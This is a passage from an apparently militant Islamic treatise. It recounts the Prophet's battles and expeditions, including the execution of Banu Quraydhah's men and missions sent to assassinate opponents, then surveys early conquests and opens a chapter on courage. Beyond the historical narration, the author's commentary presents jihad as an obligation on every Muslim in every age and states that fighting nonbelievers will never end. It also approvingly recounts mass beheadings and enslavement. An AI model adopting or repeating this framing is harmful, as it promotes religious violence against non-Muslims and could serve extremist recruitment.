On Friday night Abu Sufyan sent to the Jews asking them to attack from their positions on Saturday and they, the Arabs, will attack on Sunday. The sent back saying that we fear you would forsake us and leave us alone to deal with the Muslims so we demand you to send over to us some of your noble men to stay with us as a pledge to insure your involvement in the war until the end. When Abu Sufyan heard that he said this is what Naeem warned us: The Jews have conspired with Muhammad against us. When he refused, the Jews said this is what Naeem warned us: The Arabs are going to withdraw and leave us alone to fight with the Muslims. A dispute broke between the Jews and Arabs and they ended up cursing each other and the coalition broke.

Credit for that goes to one man: Naeem bin Masood.

Allah sent on them a violent wind that uplifted their tents, and extinguished their fire. When the Messenger of Allah heard of the break of the coalition he sent over Huthaifah to spy on them and

convey their news back to him. Huthaifah went until he reached the center of their camp and witnessed their retreat and the end of the battle of the trench.

Allah says about their defeat: “And Allah repelled those who disbelieved, in their rage, not having obtained any good. And sufficient was Allah for the believers in battle, and ever is Allah Powerful and Exalted in Might” (al Ahzaab 25)

18. Banu Quraydhah:
It occurred immediately following the withdrawal of the nonbelievers in the battle of the trench. At noontime Jibreel came to Muhammad and said: “Have you laid down your arms? The angels are still carrying theirs! Allah is commanding you to march towards Banu Quraydhah, and will go ahead of you to tremble them!”

Allah sent out his announcement to the Sahabah: “Whoever believes in Allah and the Last day should not pray Asr except at Banu Quraydhah” The Muslims set out in an army of 3000 on the 7th of Dhul Qidah 5 hijri. The Messenger of Allah laid siege to Banu Quraydhah for 25 days until he exhausted them and fear was cast in their hearts. They eventually agreed to surrender according to whatever terms their former ally (before Islam) Saad bin Muadh would see appropriate. Saad was already bitter due to their betrayel of the Messenger of Allah at a critical moment. So the terms of Saad were that all of their men of fighting age should be executed, their women and children be enslaved, and their wealth be distributed among the Muslims as a reward for their treason of the Islamic state headed by the Messenger of Allah which they were citizens of. The Messenger of Allah was pleased with the ruling of Saad and he told him: “You have ruled among them with the ruling of Allah from above the seven heavens”

The Muslims held the fighting men of the Jews who were between 800 and 900. They dug a trench in the market of Madinah. The Messenger of Allah instructed that they be brought to the market, executed by beheading, and then buryied in the trench. That was the end of Banu Quraydhah. The believers inherited they land and wealth.

19. Banu Lahyan:
Occurred in Rabi al Awwal 6 hijri. Banu Lahyan are the ones who killed the 70 scholars of Quran who were sent to teach them. The Messenger of Allah went to take revenge for them. Banu Lahyan ran away so no fighting occurred.

20. Dhu Qird:
It occurred in 6 hijri according to Ibn Ishaaq. However Bukhari and Muslim state that it occurred in the beginning of 7 hijri.

215. Salamah bin al Akwa narrates: Then we moved returning to Medina, and halted at a place where there was a mountain between us and Banu Lihyan, who were polytheists. The Messenger of Allah (may peace be upon him) asked God’s forgiveness for one who ascended the mountain at night to act as a scout for the Messenger of Allah (may peace be upon him) and his Companions. I ascended (that mountain) twice or thrice that night. (At last) we reached Medina. The Messenger of Allah (may peace be upon him) sent his camels with his

slave, Rabah, and I was with him. I (also) went to the pasture with the horse of Talhah along with the camels.

When the day dawned, Abd al-Rahman al-Fazari made a raid and drove away all the camels of the Messenger of Allah (may peace be upon him), and killed the man who looked after them. I said: Rabah, ride this horse, take it to Talhah b. 'Ubaidillah and Inform the Messenger of Allah (may peace be upon him) that the polytheists have made away with his camels. Then I stood upon a hillock and turning my face to Medina, shouted thrice: Come to our help. Then I set out in pursuit of the raiders, shooting at them with arrows and chanting poetry:

I am the son of al-Akwa'
And today is the day of defeat for the mean.

I would overtake a man from them, shoot at him an arrow that would reach his shoulder. And I would say: Take it, chanting at the same time the verse

And I am the son of al-Akwa'

And today is the day of defeat for the mean.

By God, I continued shooting at them and hamstringing their animals. Whenever a horseman turned upon me, I would come to a tree and (hid myself) sitting at its base. Then I would shoot at him and hamstring his horse. (At last) they entered a narrow mountain gorge. I ascended that mountain and held them at bay throwing stones at them. I continued to chase them in this way until I got all the camels of the Messenger of Allah (may peace be upon him) released and no camel was left with them. They left me; then I followed them shooting at them (continually) until they dropped more than thirty mantles and thirty lances, lightening their burden. On everything they dropped, I put a mark with the help of (a piece of) stone so that the Messenger of Allah (may peace be upon him) and his Companions might recognize them (that it was booty left by the enemy). (They went on) until they came to a narrow valley when so and so, son of Badr al-Fazari joined them. They (now) sat down to take their breakfast and I sat on the top of a tapering rock. Al-Fazari said: Who is that fellow I am seeing? They said: This fellow has harassed us. By God, he has not left us since dusk and has been (continually) shooting at us until he has snatched everything from our hands. He said: Four of you should make a dash at him (and kill him). (Accordingly), four of them ascended the mountain coming towards me. When it became possible for me to talk to them, I said: Do you recognize me? They said: No. Who are you? I said: I am Salama, son of al-Akwa'. By the Being Who has honored the countenance of Muhammad (may peace be upon him) I can kill any of you I like but none of you will be able to kill me. One of them said: I think (he is right). So they returned. I did not move from my place until I saw the horsemen of the Messenger of Allah (may peace be upon him), who came riding through the trees. Lo! The foremost among them was Akhram al-Asadi.

Behind him was Abu Qatadah al-Ansari and behind him was al-Miqdad b. al-Aswad al-Kindi. I caught hold of the rein of Akhram's horse (Seeing this). They (the raiders) fled. I

said (to Akhram): Akhram, guard yourself against them until Allah's Messenger (may peace be upon him) and his Companions join you. He said: Salama, if you believe In Allah and the Day of Judgment and (if) you know that Paradise is a reality and Hell is a reality, you should not stand between me and martyrdom. So I let him go. Akhram and Abd al-Rahman (Fazari) met in combat. Akhram hamstrung Abd al-Rahman's horse and the latter struck him with his lance and killed him. Abd al-Rahman turned about riding Akhram's horse. Abu Qatadah, a horseman of the Messenger of Allah (may peace be upon him), met 'Abd al-Rahman (in combat), smote him with his lance and killed him. By the Being Who honored the countenance of Muhammad (may peace be upon him), I followed them running on my feet (so fast) that I couldn't see behind me the Companions of Muhammad (may peace be upon him), nor any dust raised by their horses. (I followed them) until before sunset they reached a valley which had a spring of water, which was called Dhu Qarad, so that they could have a drink, for they were thirsty. They saw me running towards them. I turned them out of the valley before they could drink a drop of its water. They left the valley and ran down a slope. I ran (behind them), overtook a man from them, shot him with an arrow through the shoulder blade and said: Take this. I am the son of al-Akwa'; and today is the day of annihilation for the people who are mean. The fellow (who was wounded) said: May his mother weep over him! Are you the Akwa' who has been chasing us since morning? I said: Yes, O enemy of thyself, the same Akwa'. They left two horses dead tired on the hillock and I came dragging them along to the Messenger of Allah (may peace be upon him). I met 'Amir who had with him a container having milk diluted with water and a container having water. I performed ablution with the water and drank the milk. Then I came to the Messenger of Allah (may peace be upon him) while he was at (the spring of) water from which I had driven them away. The Messenger of Allah (may peace be upon him) had captured those camels and everything else I had captured and all the lances and mantles I had snatched from the polytheists and Bilal had slaughtered a she-camel from the camels I had seized from the people, and was roasting its liver and hump for the Messenger of Allah (may peace be upon him). I said: Messenger of Allah, let me select from our people one hundred men and I will follow the marauders and I will finish them all so that nobody is left to convey the news (of their destruction to their people). (At these words of mine), the Messenger of Allah (may peace be upon him) laughed so much that his molar teeth could be seen in the light of the fire, and he said: Salama, do you think you can do this? I said: Yes, by the Being Who has honored you. He said: Now they have reached the land of Ghatafan where they are being feted. (At this time) a man from the Ghatafan came along and said: So and so slaughtered a camel for them. When they were exposing its skin, they saw dust (being raised far off). They said: They (Akwa' and his companions) have come. So they went away fleeing.

When it was morning, the Messenger of Allah (may peace be upon him) said: Our best horseman today is Abu Qatadah and our best footman today is Salama. Then he gave me two shares of the booty-the share meant for the horseman and the share meant for the footman, and combined both of them for me. (Ahmad – Muslim)

In the request of Salamah to send with him one hundred of the companions is an evidence of the immense number of the enemy otherwise he wouldn't request such a number. (Muslim – Ahmad)

21. Bani al Mustalaq:
Ibn Ishaaq claims that it occurred in 6 hijri. The head of the tribe al Harith bin Abi Dhirar was forming an army to fight the Muslims. The Messenger of Allah attacked them (they lived on the coast of the Red Sea). They exchanged arrows for a while before the Muslims charged and defeated them. Some were killed while others were taken as prisoners and the Muslims won a large booty of sheep and camels.
The Messenger of Allah married Juwairyah the daughter of their leader al Harith.

22. Al Hudaybiah:
It was in Dhul Qidah 6 hijri. The Messenger of Allah headed for Umrah with 1400 of his Sahabah with no intention of fighting. However, the people of Quraish refused to allow him access to Makkah. He sent to them Uthman bin Affaan to negotiate with them. A false rumor reached the Messenger of Allah that Uthman was killed so he took a pledge from the Sahabah to die. Eventually after long negotiations a truce was signed between the Messenger of Allah and Quraish. The one who represented the people of Quraish in the negotiations was Suhail bin Amr.

23. Khaibar:
After the return of the Messenger of Allah from al Hudaybiah he stayed in Madinah Dhul Hijjah and part of Muharram and then marched towards the last community of Jews living in the Hijjaaz: Khaibar.

Khaibar was made of a few strong fortresses. When the Muslims arrived there the Jewish king Marhab came out asking for a duel. Amir bin al Akwa went out to face him. Marhab struck Amir and his sword got stuck in Amr's shield. In the same time Amr hit himself with his own sword and died. Salamah, his brother, heard some of the Sahabah saying that Amr has lost all of his deeds since he killed himself so he went to the Messenger of Allah crying and said: "Did my brother lose all of his deeds" The Messenger of Allah replied: "Who said that?" He said: "Some of your companions" The Messenger of Allah said: "No, they are wrong. Your brother gets double the reward"

After Marhab killed Amr he asked for another challenger. The Messenger of Allah said: "Who would go out to this man?" Muhammad bin Maslamah said: "I would. I am the angry avenger. Marhab killed my brother yesterday!" The Messenger of Allah said: "Then go! May Allah help you against him" When Muhammad met with Marhab a tree came in their way and each one of them would use it to seek protection from the other's strikes and with every strike some of its branches and leaves would be cut until none of them were left. Then Marhab charged and struck him with his sword. Muhammad shielded himself and Marhab's sword was stuck in the shield and he failed to pull it out. Muhammad took advantage of that and cut off both his legs and left him. Marhab begged Muhammad to kill him but Muhammad refused. He said: "I wont. I want you to taste death like my brother did" and he walked away. Later on Ali passed by Marhab and finished him off. When Marhab was killed, his brother Yasir asked for a duel. Al Zubair bin al Awwaam went to face him. Safeeah, al Zubair's mother and the ant of the Messenger of Allah, said: "My son would be killed!" The Messenger of Allah said: "Insha Allah your son would kill him" and he did.

The Messenger of Allah opened Khaibar. Their fighting men were killed, their women and children enslaved and their wealth was appropriated.

24. The opening of Makkah:
Occurred in Ramadan 8 hijri. The Messenger of Allah entered Makkah with an army of 12,000 with no fighting except for a few skirmishes and it was a day of forgiveness. On that day he announced clemency for the people of Quraish who had fought him for over 20 years.

25. Hunain:
Occurred immediately after the opening of Makkah. The leader of Hawaazin, Malik bin Awf, assembled a huge army from Hawaazin, Thaqeef, Nadhr, Jithm, and Saad bin Bakr. The Messenger of Allah went out to fight them. When the Muslims where passing through the valley of Hunain, they were ambushed by the enemy. The entire Muslim army went into disarray and they fled with the exception of small number of Sahabah who surrounded the Messenger of Allah. The Messenger of Allah told his uncle al Abbaas, who had a loud voice, to call the Ansar. They came from every direction and fought ferociously. After a short while the enemy was defeated. The booty was 24,000 camels, 40,000 sheep, and a large amount of silver.

26. Al Taif:
It was during Shawwaal 8 hijri. After the defeat of Thaqeef during the battle of Hunain they went back to their town al Taif and closed its gates. The Messenger of Allah followed them and camped close by, laying a severe siege on them. The people of Thaqeef attacked the Muslims with a rain of arrows. When it became apparent that Thaqeef wont fall easily, the Messenger of Allah sought council from his Sahabah. Nawfal said: “Thaqeef are like a fox in hole. If stay at it you will get it and if you leave it, it won’t harm you,” The Messenger of Allah told Umar to announce to the army that we will leave.

27. Tabook:
Occurred in Rajab 9 hijri. This was the last army the Messenger of Allah participates in. The Messenger of Allah marched into Roman territory when he heard that they are gathering an army to attack Madinah. The Muslims made their move in a very difficult time. It was a year of draught, and poverty. It was right before the time of harvest, and it was during hot season. The hypocrites stayed behind and their hypocrisy was exposed in Surah al Tawbah. The Muslims assembled an army of 30,000 strong. The largest army ever assembled by the Messenger of Allah. Due to poverty some Sahabah came to the Messenger of Allah urging him to supply them in order for them to join the army. When he told them that he has no finances for them, they left with tears flowing from their eyes for not being able to join the army. The Roman emperor was stationed in Hims at the time in order to prepare for war. He assembled an army of Romans and Christian Arabs. When they heard of the Muslim army they decided not to fight. The Messenger of Allah waited in Tabook for ten days. When the Romans did not show up he returned to Madinah after he established his presence in the lower parts of al Sham and northern Arabia.

[These are the battles that the Messenger of Allah participated in personally. The sheer number of them reveals the great attention the Messenger of Allah gave to Jihad. The average comes out to be almost three battles per year! These are the battles he participated in personly. The list of armies that he sent out from Madinah without him joining in follows next]

The armies sent by the Messenger of Allah:

The Messenger of Allah participated in all the above-mentioned battles himself. But he also sent out many armies headed by his companions. The most important and greatest of these is the army sent to Mu'tah:

1. The Battle of Mu'tah:

It occurred in Jumada al Uwla 8 hijri. It was army of 3000 headed by Zaid bin Harithah. They headed for al Balqa in al Shaam. The Messenger of Allah gave his instructions to the army: if Zaid is killed then Jaafar bin Abi Talib takes charge and if he is killed then Abdullah bin Rawahah leads. When they reached Ma'aan in present day Jordan they heard that the Roman emperor has mobilized an army of 100,000 Roman soldiers in addition to another 100,000 Arab tribesmen. Due to the sheer numbers of the enemy some Muslims suggested writing to the Messenger of Allah to maybe send them reinforcements or give them a different order. But Abdullah bin Rawahah said: "O people, what you are fearing is what you came for in the first place: Martyrdom. We do not fight our enemy with our numbers or our equipment but we fight them with this religion, which Allah honored us with. So lets fight! Both our options are great: It is either going to be victory or martyrdom!" This encouraged the Muslims and they decided to go ahead and meet the enemy. 3000 faced 200,000.

Abu Hurairah said: "When the enemy's army approached we saw what none of us could imagine in numbers and arms. My eyes quivered. Thabit bin Aqram told me: "Abu Hurairah it seems that you are staring at a huge army?" I said: "Yes" He said: "You were not with us at Badr. We did not win due to our numbers"

A violent battle erupted. The head of the Muslim army – Zaid - was killed. The leader following him was Jaafar. His right hand carrying the banner was cut off so he carried it with his left hand which was then cut. He then hugged it with what was left of both arms until he was killed. The third leader Abdullah bin Rawahah took charge. A cousin of his gave him a piece of dried meat to eat and told him: "Strengthen yourself with this. You have went through a lot this day!" He grabbed it and took a bite. Then he told himself: "You are still in this world!" and threw the piece of meat away and fought until he was killed. The three successive leaders appointed by the Messenger of Allah fell dead.

So Zaid bin Aqram held the banner and told the Muslims to agree on a leader. They said: "You" He said: "No. Find someone else" They chose Khalid bin al Waleed. He fought for a while and then planned a retreat and decided to go back to Madinah.

While the battle was still running, hundreds of miles away the Messenger of Allah said: "Zaid held the banner and was killed. Then the banner was carried by Jaafar who was also killed and then it was carried by Abdullah bin Rawahah who was also killed. Then the banner was carried by a sword from Allah and opening would occur on his hands"

Was Mu'tah a defeat or a victory?

Some considered it to be a defeat, some considered it to be neither a defeat nor a victory, while many scholars considered Mu'tah to be a victory for the Muslims. Among these are al Waqidi, al Bayhaqi, and Ibn Kathir. Al Waqidi says when Khalid became the leader he fought for the rest of the day and then during their rest at night he had the Muslim army reconfigure so he had the left flank move to the right and vise versa. So the next day when the Romans saw the change they thought that the Muslims had received reinforcements. They then retreated and Khalid took advantage of that and retreated as well.

In Bukhari Khalid bin al Waleed says: "During the battle of Mu'tah nine swords broke in my hand. Only a Yemeni firm sword a had survived on that day"

[Muslims are allowed to retreat if the ratio is 1 to 2. In Mu'tah the ratio was almost 1 to 67!]

Other armies the Messenger of Allah sent headed by his companions:

2. The detachment led by Ubaydah bin al Harith of 60 Muhajireen to Rabiqh
3. The detachment led by Saad bin Abi Waqqaas
4. The detachment led by Abdullah bin Jahsh to Badr
5. The detachment led by Amr bin Uday
6. The detachment led by Salim bin Umair
7. The detachment sent to assassinate Kaab bin al Ashraf
8. The detachment led by Zaid bin Harithah to al Qiradah
9. The detachment led by Abi Salamah
10. The detachment led by Abdullah bin Unais
11. The detachment led by Muhammad bin Maslamah to al Qarda'
12. The detachment led by Abdullah bin Ateeq sent to assassinate Abu Rafi the Jew
13. The detachment led by Saeed bin Zaid to al Uraneen
14. The detachment led by Ukashah bin Mahsan to al Qhamr
15. The detachment led by Muhammad bin Maslamah to Dhi al Qassah
16. The detachment led by Abu Ubaidah bin al Jarrah to Dhi al Qassah again
17. The detachment led by Zaid bin Harithah to Bani Sulaym
18. The detachment led by Zaid bin Harithah to al Ays
19. The detachment led by Zaid bin Harithah to al Tarraf
20. The detachment led by Zaid bin Harithah to Hismi
21. The detachment led by Zaid bin Harithah to Wadi al Qura
22. The detachment led by AbdulRahman bin Awf to Dawmat al Jandal
23. The detachment led by Zaid bin Harithah to Madyan
24. The detachment led by Ali to Saad bin Bakr
25. The detachment led by Zaid bin Harithah to Um Qirfah
26. The detachment led by Abdullah bin Rawahah to Ashbar bin Razim
27. The detachment led by Amr bin Umayyah al Dhimri
28. The detachment led by Umar to Turbah
29. The detachment led by Abu Bakr to Banu Kulaab
30. The detachment led by Bashir bin Saad to Fadak
31. The detachment led by Ghalib bin Abdullah al Laythi to al Mayfa'ah
32. The detachment led by Bashir bin Saad to Yamn and Jubaar

33. The detachment led by Ibn Abil Awja to Banu Sulaym
34. The detachment led by Ghalib bin Abdullah al Laythi to Banu al Malooh
35. The detachment led by Ghalib bin Abdullah al Laythi to Fadak
36. The detachment led by Shuja bin Wahb al Asadi to Banu Ghalib
37. The detachment led by Kaab bin Umair al Ghaffari to Dhat Atlaah
38. The detachment led by Amr bin al Aas called That al Salaasil
39. The detachment led by Abu Ubaidah bin al Jarrah to Saif al Bahr
40. The detachment led by Abu Qatadah to the land of Muharib
41. The detachment led by Abu Qatadah to Idhm
42. The detachment led by Abu Hudrud al Aslami to al Ghabah
43. The detachment led by Khalid bin al Waleed to destroy the idol al Uzza at Nakhlah
44. The detachment led by Abu Amer al Ash'ari to Awtaas
45. The detachment led by Amr bin al Aas to destroy the idol Suwaa'
46. The detachment led by Saad bin Zaid to destroy the idol Munaah
47. The detachment led by Khalid bin al Waleed to Banu Juthaymah
48. The detachment led by al Tufail bin Amr to destroy the idol Dhi al Kaffayn
49. The detachment led by Uyaynah bin Hisn to Banu Tameem
50. The detachment led by Qutbah bin Amer to Khath'am
51. The detachment led by al Dhahak bin Sufyan to Banu Kulaab
52. The detachment led by Alqamah bin Mujazzaz to Abysinya
53. The detachment led by Ali to destroy the idol al Fulus
54. The detachment led by Ukaashah bin Muhsan to al Habaab in the land of Athrah
55. The detachment led by Khalid bin al Waleed to Dawmat al Jandal

An overview of some of the battles of the Muslims:

We talked earlier about the armies the Messenger of Allah led and the armies he dispatched headed by his companions. But jihad was not only the responsibility of the Messenger of Allah and his companions but is a duty on all Muslims and in every age. No one has the right to excuse himself from jihad by making the excues that the Messenger of Allah was supported by angels and he was given the duty of conveying the message. No one can also excuse themselves because the Sahabah were prepared to fight while we are not. Jihad is the soul of Islam. The sincere Muslims fulfilled their duty and fought many battles against the infidels. Following we will cover some examples of their jihad based on the book "The history of Islam" by al Thahabi:
Their Jihad began immediately after the death of the Messenger of Allah during the reign of Abu Bakr when many of Arab tribes apostated. Abu Bakr appointed Khalid to lead the army fighting the apostates. He fought against Tulayhah al Asdi who was defeated and then became Muslim. Khalid then headed towards al Yamamah to fight Musaylamah the liar. It was a tough battle and many Muslims were killed but ended with their victory. Musaylamah was killed.

In 13 hijri Abu Bakr sent out armies to open the land of al Shaam, which was under Roman rule. He sent Amr bin al Aas to Palestine and Abu Ubaydah and Yazeed bin Abu Sufyan to other parts of al Shaam.

Umar became Khalifah after Abu Bakr. In 14 hijri Damascus was opened. Abu Ubaydah was the leader of the Muslim army and Khalid was one of his commanders. Abu Ubaydah attacked Damascus from one side while Khalid attacked from another. When the Romans were defeated on the outskirts of the Damascus they entered it and closed its gates. The Muslims laid siege to it and bombarded it with catapults. The Roman general Bahaan had a newborn child and was celebrating that. While their were feasting and drinking Khalid, al Qa'qaa' and Math'oor bin Uday were busy hanging rope ladders to the walls of the city. The three of them then climbed up the wall and ended up in the city making takbir, which terrified the Romans. Khalid killed the gatekeepers and opened it and he Muslims flooded that side of the town. The Roman general quickly struck a surrender agreement with Abu Ubaydah who was still unaware of Khalid's breakthrough into the city. In the end it was considered that half of the town was opened by force while the other half through surrender.

In 15 hijri the great battle of Yarmuk occurred. The Muslims were 30,000, headed by Abu Ubaydah while the Romans were 300,000 strong. Even though they were ten times the size of the Muslim army their soldiers had to be tied together in chains to insure they do not flee the battlefield. However these same chains turned out to be a disaster for them since when they were defeated if one of the soldiers would try to run for his life he would drag down everyone else with him and they were on the edge of a canyon. Tens of thousands of them ended up falling from that canyon. The orator of the battle who would go around inspiring the Muslims was Abu Sufyan. He would call out loud: "O victory of Allah come to us!"

Also in 15 hijri occurred the great battle of al Qadisiyah. The Muslims were 8000 headed by Saad bin Abi Waqqaas. The Persians were 60,000 headed by Rustum. It was a crushing defeat for the Persians. Rustum along with thousands of his soldiers were killed. Al Qadisiyah was the key that opened the rest of Persia.

In 16 the battle of Jaloolaa' occurred. In this battle almost 100,000 Persians were killed and they left behind a great booty.

Within three years the Muslim have opened the seat of the Persian empire's throne and have taken the jewels of the Roman empire, so glory be to Allah the Great and the Exalted.

In year 16 hijri Umar himself traveled to Jerusalem to accept the keys to the city.

In year 20 the battle of Tastur happened. Abu Musa al Ash'ari had laid siege to the powerful city for over a year. The Persian general al Hurmuzan was fortified in there. A Persian man came to Abu Musa and told him if you promise me and my family protection I will guide you to a secret entrance into the city. Abu Musa gave him protection so he sent with him Majza'ah bin Thawr. They entered through a hidden underground spring of water, swimming through it until they surfaced in the city. They entered the city and Majza'ah traveled through it until he learned its map. The Persian man also pointed out to him the Persian general Hurmuzan. Majza'ah returned and was sent along with 35 men to conquer the city. The thirty-five men swam through the spring and entered the city at night and fought courageously. Majza'ah was martyred. The fight continued and the Muslims ended up missing fajr and only prayed it at the middle of the day. The Persians surrendered. Al Hurmuzan became a Muslim and settled in Madinah.

Amr bin Al Aas opened Alexandria in year 21 by defeating the Romans. He then established a Muslim garrison in the city while he descended south fighting the Muqawqas the king of Egypt. But the Romans headed by Constantine the son of Hercules sent a naval army that entered Alexandria and killed the Muslim soldiers in it. Amr attacked and entered it again.

In year 21 occurred the battle of Nahawand against the Persians. It was a furious battle. The Persians tied themselves in chains to prevent the escape of soldiers. The leader of the Muslim army was al Numaan bin Maqran. His horse fell down and he was then shot by an arrow and died. Huthaifah took charge and the Muslims won after about 100,000 of the enemy were killed.
In year 27 Mu'awyah bin Abu Sufyan opened the island of Cyprus. Also during the same year Abdullah bin Saad bin Abi al Sarh entered Africa. Abdullah bin al Zubair killed the Roman leader of Africa Jarjeer.

In year 37 Abdullah bin Hazim al Sulami opened Herat in Afghanistan, and Maru in Turkistan. During the same year al Harith bin Murrah al Fihri entered Baluchestan.

In year 44 al Muhalab bin Abi Sufrah entered India.

In year 63 Uqbah bin Nafi fought in North Africa with the king of the Berbers, Kaseelah. Uqbah was martyred. His successor Zuhair bin Qays al Balawi defeated them and killed the Berber king.

In year 84 Musa bin Nusair entered the land of Andalusia (Spain).

In year 87 the land of Bukhara was opened by Qutaybah bin Muslim.

In year 88 Maslamah bin AbdulMalik defeated the Romans in a number of battles. Qutaybah bin Muslim entered the land of the Turks and in year 90 he entered Taliqaan. In year 93 Qutaybah headed for Samarkand and opened it along with the surrounding areas.

In year 95 Musa bin Nusair completed his opening of the land of Andalusia and returned from it with an immense booty.

In year 98 Yazeed bin al Muhalab opened Taburstan. In the same year the Khalifah Sulayman bin AbdulMalik sent a huge army to open Constantinople. The army was headed by his brother Maslamah. They besieged the city for 30 months. During that the Muslims suffered a lot of hardship. When Umar bin AbdulAziz became Khalifah he immediately recalled the army.

During the era of the Abbasids fighting continued on the Eastern front towards India and China and the Northern front in the land of the Romans and the Western front towards Western Europe (Spain, France and Portugal)

When the Crusaders attacked al Shaam the Muslims fought them in various battles. Among the Muslim leaders who fought them was Sultan Nuraldeen Zinki who retreived a lot of the Muslim territory taken by the Crusaders. He was followed by Salahuddeen who opened Jerusalem.

When the Mongols flooded the Muslim land jihad was fought against them in numerous battles. The Muslims won in the great battle of Ayn Jaloot.

The door of Jihad is always open and the fighting of the nonbelievers would never end until the Day of Judgment.

CHAPTER 15: COURAGE AND FEAR:

216. Abu Hurairah narrated: "The strong believer is more beloved to Allah than the weak believer" (Muslim)

217. The Messenger of Allah used to say: "O Allah I seek refuge in you from gloom and sorrow; from inaction and laziness; and from cowardice, stinginess and old age, and I seek refuge in you from the punishment of the grave" (Bukhari – Muslim)

Notice that the Messenger of Allah combined between seeking refuge in Allah from gloom and sorrow. For gloom is the fear of what is coming while sorrow is sadness on what has already passed. So the Muslim should not feel sorry for the past nor fear the future. And he combined between inaction and laziness for inaction is the state of the heart while laziness is the state of the body. He combined between stinginess and cowardice for stinginess is the unwillingness to give wealth for Allah while cowardice is the unwillingness to give the soul for Allah.

How to overcome fear:

Cowardice is the opposite of courage. Courage is the firmness of the heart. The heart is the essence of every good deed. The heart cannot be firm if the mind isn't sound. If the heart is weak it leads to cowardice, and if the heart is too strong it leads to recklessness.

The coward needs to cure cowardice by eliminating its cause. If it is caused by ignorance then ignorance is cured by learning. The cause could be fear of the unknown and that is cured by experiencing situations. We find that the beginner in public speaking experiences fear in the beginning but after experience this fear is overcome. We find that when a person first meets a king they might fear the occasion and their tongue would be tied and their posture would change. That is due to the anxiety of facing a new experience. But if that occasion is repeated many times the fear is eliminated. Original nature can be changed. It is sufficient as proof to see a Hawa child (children trained to care for snakes) grabbing a large snake that would make a brave man tremble while this same child could fear a frog because he is not exposed to frogs. Taming animals is a process of changing their original nature and it is done through training. A wolf could play with a sheep, a cat with a mouse, and a dog with a cat if they are conditioned to do so even though that is contrary to their original nature. Now if animals can change their characteristics can't humans do the same?

Having a strong heart leads to victory. Ali was asked: "How do you defeat your enemies?" He said: "When I would meet my enemy I would believe with firm conviction that I would defeat him while he believes that I would defeat him so both myself and his self support me against him".

Some have advised: "Believe in victory, you will be victorious"

Others say: "If you fear your enemy you have allowed an army to be sent against your heart"

We have found that the ones who died because of their fear are more than the ones who died due to their courage.

Al Tartooshi says:

Courage is of three types:

1. A man who stands in front of the army asking for a challenger from the enemy to come out and face him
2. A man who remains calm, concentrating, tranquil while the battle is ragging. And when others are succumbing to fear he has not lost his orientation and is not confused and acts in a way that proves he has control over himself.
3. A man when everyone else is defeated and is retreating remains firm calling them, and encouraging them to continue the fight.

Al Tartooshi says that the third man possesses the greatest form of courage.

The courageous of this Ummah:

The most courageous of all mankind is the Messenger of Allah. He had the strongest heart of all. He faced the toughest of situations. Heroes would scatter from around him while he is firm. The Messenger of Allah never turned his back in battle.

218. In Bukhari and Muslim Anas bin Malik narrates: "The Messenger of Allah was the best of people, he was the most generous and the most courageous."

219. Ali said: "When the ferocity of combat would reach its limit and the eyes would turn red we would seek refuge next to the Messenger of Allah. He would be the closest of us to the enemy." (Muslim)

220. A man asked al Baraa bin Aazib: "Did you run away during the life of the Messenger of Allah?" He said: "We did. But he didn't." (Bukhari – Muslim)

In Uhud Ubayy bin Khalaf, riding his horse, charged towards the Messenger of Allah. Some Muslims wanted to get in the way to protect the Messenger of Allah but he told them to move aside. The Messenger of Allah picked up a spear and threw it at Ubayy who was covered in iron armor from head to toe. Nothing appeared from him except his eyes and a small opening in his neck. The spear hit him right in the neck and he fell off his horse. Even though the spear only caused a minor bruise in his neck due to the protection of the armor, Ubayy rushed back screaming: "Muhammad has killed me!" The people of Quraish checked him and said we don't find any major injury. You are fine! He said: "Muhammad claimed he would kill me, therefore it must come to happen!" Ubayy latter died on his way back to Makkah.

The courageous of this Ummah are too many to count. On top of the list are the Sahabah whom Allah praised in Quran:

"Muhammad is the Messenger of Allah; and those with him are forceful against the disbelievers, merciful among themselves." (Al Fath 26)

Among the famous brave men of the Ummah are:

1. Abu Bakr:
The courage of Abu Bakr was witnessed by the hero of the Ummah Ali bin Abi Talib. When he was the Khalifah Ali asked: "Who is the bravest of men?" They said: "You are," He said: "I have never dueled anyone and lost. But the bravest man is Abu Bakr. During the battle of Badr we built a shed for the Messenger of Allah and we asked who would be the bodyguard of the Messenger of Allah therein. Abu Bakr came carrying his sword and defended the Messenger of Allah for the entire day. In Makkah the disbelievers attacked the Messenger of Allah: One would pull him, the other would beat him and they would say: "Have you made the gods one God?" No one dared to go near the Messenger of Allah save Abu Bakr. He went and started fighting them and would say: "Are you going to kill a man just because he says: "Allah is my Lord!""" Then Ali asked: "Who is better Abu Bakr or the believer of the family of Pharaoh? (His story is mentioned and praised in Quran)" The people remained quite. He said: "Why don't you answer? In the name of Allah, one moment in the life of Abu Bakr is greater than the entire earth full of the likes of the believer of the family of Pharaoh! The believer of the family of Pharaoh was a man who concealed his faith while Abu Bakr was a man who proclaimed his faith"

Abu Bakr is the bravest man of this Ummah after the Messenger of Allah. One can note the strength of his heart during the battle of Badr, Uhud, the trench, al Hudaybiah, and Hunain. It is enough to note his steadfastness, firmness, and strengthening of the entire Ummah when the greatest disaster of all befell us: The death of Muhammad (saaws). That was when the hearts deviated, and the nation was shaken. When all the hearts where trembling the heart of the Siddeeq was firm. If the heart of Abu Bakr were placed on one side of the scale and the hearts of all the Ummah on the other, his heart would outweigh them all. The courage of Abu Bakr in his decision to fight the apostates if distributed over the hearts of the cowards on the entire face of the earth, it would be sufficient to make them brave.

2. Umar bin al Khattaab
It is sufficient to point out that the courage of Umar was sufficient enough to make Shaytaan avoid him.

The Messenger of Allah told Umar: "O son of Khattaab: In the name of whom my soul is in His hands whenever Shaytaan sees you taking a route he would take another" (Bukhari – Muslim)
His Islam brought strength to the Muslims. Abdullah bin Masood said: "We used to not be able to pray next to al Kaabah publicly until Umar became Muslim.

3. Ali bin Abi Talib:
He was the lion of this Ummah. He never missed a battle with the Messenger of Allah except Tabook because the Messenger of Allah appointed him over Madinah in his absence. During the

battle of Khaibar the Messenger of Allah said: “Tomorrow I will give the banner to a man who loves Allah and His Messenger, and Allah and His Messenger love him. He does not turn his back away in battle and Allah will make opening occur on his hands” All of the Sahabah desired that honor. The next day the Messenger of Allah called Ali and gave him the banner.
Musaab al Zubairi said: “Ali was very cautious in battle. He was swerve terrifically from his enemy and whenever he charges his enemy he would protect all his sides and when he retreats back from his charge he would be even more protective of himself. No one could get to him.
His shield was one sided. It only protected him from the front. When asked: “Don’t you fear an attack from behind?” He replied: “I never give my enemy the chance to attack me from my back”

4. Talhah bin Ubaidillah:
